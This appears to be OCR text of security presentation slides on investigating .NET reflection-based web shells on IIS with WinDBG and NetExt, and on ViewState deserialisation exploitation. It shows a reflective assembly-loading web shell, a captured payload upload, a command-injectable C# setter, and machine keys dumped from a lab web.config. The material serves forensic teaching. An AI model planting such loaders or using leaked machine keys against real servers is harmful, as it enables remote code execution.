


Investigating .NET Reflection – Decompilation

```
private void __Render__control1(HtmlTextWriter __w, Control parameterContainer)
{
    byte[] array = Convert.FromBase64String(base.Request.Params["asm"]);
    Assembly assembly = Assembly.Load(array);
    assembly.CreateInstance("Payload");
}
```



Investigating .NET Reflection - Memory acquisition



Dump Dir: %localappdata%\Temp\

Investigating .NET Reflection - Installing WinDBG

- Windows Desktop
  - https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/
- Windows Server
  - https://windbg.download.prss.microsoft.com/dbazure/prod/1-2407-24003-0/windbg.msixbundle
  - Add-AppxPackage .\windbg.msixbundle (From PowerShell)
- NetExt WinDBG Plugin
  - https://github.com/rodneyviana/netext/releases/tag/2.1.65.5000
    - x64* => %localappdata%\DBG\EngineExtensions
    - x86* => %localappdata%\DBG\EngineExtensions32

https://x.com/awakecoding/status/1734654111117631929

Investigating .NET Reflection - Installing WinDBG

- Windows Desktop
  - https://learn.microsoft.com/en-us/windows-hardware/drivers/debugger/
- Windows Server
  - https://windbg.download.prss.microsoft.com/dbazure/prod/1-2407-24003-0/windbg.msixbundle
  - Add-AppxPackage .\windbg.msixbundle (From PowerShell)
- Net
  -

```
0:000> .load netext
netext version 2.1.65.5000 Aug 17 2021
License and usage can be seen here: !whelp license
Check Latest version: !wupdate
For help, type !whelp (or in WinDBG run: '.browse !whelp')
Questions and Feedback: https://github.com/rodneyviana/netext/issues
Copyright (c) 2014-2015 Rodney Viana (http://blogs.msdn.com/b/rodneyviana)
Type: !windex -tree or ~*e!wstack to get started
```


https://x.com/awakecoding/status/1734654111117631929

NetExt - !whttp

```
0:000> !whttp
HttpContext    Thread Time Out Running  Status Verb     Url
00000241961f73b8    -- 00:00:00 00:21:52    200 NA       /
00000241d61709b8    -- 00:01:50 Finished    200 POST     /reflection.aspx
00000242162902f8    -- 00:01:50 Finished    200 POST     /reflection.aspx
00000242961882f8    -- 00:01:50 Finished    404 POST     /reflection.aspx
000002435616e9b8    -- 00:01:50 Finished    404 POST     /reflection.aspx
0000024416168cc0    -- 00:01:50 Finished    400 GET      /reflection.aspx

6 HttpContext object(s) found matching criteria

You may also be interested in
==============================
Dump HttpRuntime info: !wruntime
```

NetExt - !whttp

```
0:000> !whttp 00000242162902f8

Context Info
================================
Address           : 00000242162902f8
Target/Dump Time  : 9/08/2024 4:40:17 AM
Request Time      : 9/08/2024 4:18:24 AM
Timeout           : 00:01:50
Timeout Start Time: 9/08/2024 4:18:24 AM
Timeout Limit Time: 9/08/2024 4:20:14 AM

Request Info
================================
POST /reflection.aspx
Content Type    : application/x-www-form-urlencoded
Content Length  : 7543
Target in Server: C:\inetpub\wwwroot\reflection.aspx
Body:
[--- Start ---]
asm=TVqQAAMAAAAEAAAA%2F%2F8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAKv10KcA
[---  End ---]
Forms[]           : 00000240964511f8

Response Info
================================
Status          : 200 (NULL)
Content Type    : text/html
Warning: Finish request pipeline has been called

Server Variables
================================
ALL_HTTP: HTTP_CONNECTION:Keep-Alive
HTTP_CONTENT_LENGTH:7543
HTTP_CONTENT_TYPE:application/x-www-form-urlencoded
HTTP_HOST:127.0.0.1
HTTP_USER_AGENT:Mozilla/5.0 (Windows NT; Windows NT 10.0; en-AU) WindowsPowerShell/5.1.22621.3880

ALL_RAW: Connection: Keep-Alive
Content-Length: 7543
Content-Type: application/x-www-form-urlencoded
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT; Windows NT 10.0; en-AU) WindowsPowerShell/5.1.22621.3880

APPL_MD_PATH: /LM/W3SVC/1/ROOT
APPL_PHYSICAL_PATH: C:\inetpub\wwwroot\
CONTENT_LENGTH: 7543
CONTENT_TYPE: application/x-www-form-urlencoded
GATEWAY_INTERFACE: CGI/1.1
HTTPS: off
```

AAAAAAA%3D%3D&path=C%3A%5

NetExt - !wmodule

- Dumps all valid modules in the current memory dump
- Very verbose
- -saveto to save modules to disk
- -managed to exclude native modules
- -noms to exclude Microsoft modules

```
0:000> !wmodule -managed -noms
Address                  Module Version Company Name       Debug Mode Type Module Binary
0000024618b40000               0.0.0.0                          No   CLR App_Web_prnzdhau.dll
0000024618cc0000               0.0.0.0                          No   CLR App_Web_phh5z40g.dll
0000024618ac0000               1.0.0.0                          No   CLR Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
0000024618ac0000               1.0.0.0                          No   CLR Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
0000024618ac0000               1.0.0.0                          No   CLR Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
0000024618ac0000               1.0.0.0                          No   CLR Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
0000024618ac0000               1.0.0.0                          No   CLR Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null

7 module(s) listed, 145 skipped by the filters
```


NetExt - !wmodule

- Dumps all valid modules in the current memory dump
- Very verbose
- -saveto to save modules to disk
- -managed to exclude native modules
- -noms to exclude Microsoft modules

```
0:000> !wmodule -managed -noms -saveto C:\users\zeroed\desktop\asm\
Saved 'C:\users\zeroed\desktop\asm\App_Web_prnzdhau.dll' successfully
Saved 'C:\users\zeroed\desktop\asm\App_Web_phh5z40g.dll' successfully
Saved 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' successfully
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file
** File 'C:\users\zeroed\desktop\asm\Payloads, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null' with same content already exists. Skipping this file

3 module(s) saved, 7 failed, 152 skipped by the filters
```

NetExt - !wmodule

Name	Date modified	Type	Size
App_Web_phh5z40g.dll	9/08/2024 3:31 PM	Application extens...	23 KB
App_Web_prnzdhau.dll	9/08/2024 3:31 PM	Application extens...	23 KB
Payloads, Version=1.0.0.0, Culture=neutra...	9/08/2024 3:31 PM	File	6 KB



View State Exploitation

An Introduction to View State

- State management system for ASP applications
  - Maintains component state within page
  - Does not cross page boundaries
- Created by server and sent in response
- Sent by browser back to server on form submission
- Stored as a hidden field called __VIEWSTATE
  - Value is Base64 encoded
  - Usually not encrypted

```
<html>
  <head></head>
▼ <body>
  ▶ <pre> … </pre>
  ▼ <form method="post" action="./process.aspx" id="cmd">
    ▼ <div class="aspNetHidden">
        <input type="hidden" name="__VIEWSTATE" id="__VIEWSTATE" value="/wEPDwULLTE2MjA0MDg4ODhkZBxuQ4P7vKCojSAfPW+Qxd+0tUEOy0zgk9RyHZ3dWW0k">
      </div>
```


Deserialisation Exploitation

- S

```
private string dog = "Nero";
0 references
public string MyDog {
    get => dog;
    set{
        Process process = new Process();
        process.StartInfo.FileName = "cmd";
        process.StartInfo.Arguments = "/c echo My dogs name is " + value;
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.RedirectStandardError = true;
        process.Start();
        var output = process.StandardOutput.ReadToEnd();
        process.WaitForExit();

        dog = output;
    }
}
```

View State Structure

- Base64Enc(ObjectStateFormatter serialised object tree + validation value)
- ObjectStateFormatter
  - BinarryFormatter




View State Security

- Encrypt and Authenticate
  - View states are encrypted and signed with a Machine Authentication Code (MAC)
  - Prevents tampering and inspection
  - Rare to see
- Authenticate
  - View states are signed with a MAC
  - Prevents tampering
  - Default
- None
  - Game Over

IIS Machine Keys

https://zeroed.tech/blog/viewstate-the-unpatchable-iis-forever-day-being-actively-exploited/



web.config

File Edit View

```
<?xml version="1.0" encoding="UTF-8"?>
<configuration>
    <system.web>
        <machineKey decryptionKey="3FF12BD23D9D2B78EEF45E97CB8BE196E6C8E8581221B0C1"
                    validationKey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" />
    </system.web>
</configuration>
```

IIS Machine Keys


https://zeroed.tech/blog/viewstate-the-unpatchable-iis-forever-day-being-actively-exploited/

- No used exclusively for View State
- Validation Key
  - Used for signing messages and verifying their signature
- Decryption Key
  - Used for encrypting and decrypting messages

IIS Machine Keys

https://zeroed.tech/blog/viewstate-the-unpatchable-iis-forever-day-being-actively-exploited/


- No used exclusively for View State
- Validation Key



IIS Machine Keys

https://zeroed.tech/blog/viewstate-the-unpatchable-iis-forever-day-being-actively-exploited/

- No used exclusively for View State



https://gist.github.com/irsdl/36e78f62b98f879ba36f72ce4fda73ab

127.0.0.1/keys.aspx

ValidationKey: 71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D
DecryptionKey: 3FF12BD23D9D2B78EEF45E97CB8BE196E6C8E8581221B0C1

ASP.NET 4.5 and above:


validationAlg: HMACSHA256
validationKey: 71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D
decryptionAlg: Auto
decryptionKey: 3FF12BD23D9D2B78EEF45E97CB8BE196E6C8E8581221B0C1

ASP.NET 4.0 and below:

appName: /
appId: /LM/W3SVC/1/ROOT
initial validationKey (not useful for direct use):
2DE6447F5EEEEE74B7CDD6F9DB8876576CF494F1A025208A6D0A4B4C5F61DEABC6D2FE5B6F15C0B8E4DCA48E07E6EA31B9A9F1BED4AE744AFE724F5DE5C3DF68
initial decryptionKey (not useful for direct use): B58D078528D311BFB2DDB8DB6C27658DD30E21F27A9CAEDA
App specific ValidationKey (when uses IsolateApps):
B298BA4E5EEEEE74B7CDD6F9DB8876576CF494F1A025208A6D0A4B4C5F61DEABC6D2FE5B6F15C0B8E4DCA48E07E6EA31B9A9F1BED4AE744AFE724F5DE5C3DF68
AppId Auto specific ValidationKey (when uses IsolateByAppId):
2DE6447FD355BFB1B7CDD6F9DB8876576CF494F1A025208A6D0A4B4C5F61DEABC6D2FE5B6F15C0B8E4DCA48E07E6EA31B9A9F1BED4AE744AFE724F5DE5C3DF68
App specific DecryptionKey (when uses IsolateApps): B298BA4E28D311BFB2DDB8DB6C27658DD30E21F27A9CAEDA
AppId Auto specific DecryptionKey (when uses IsolateByAppId): B58D0785D355BFB1B2DDB8DB6C27658DD30E21F27A9CAEDA

View State Exploitation

- What we'll need
  - Validation Key
    - 71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D
  - Validation Algorithm
  - Target Path
  - Application Path



View State Exploitation

- What we'll need
  - Validation Key
    - 71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D
  - Validation Algorithm
    - HMACSHA256
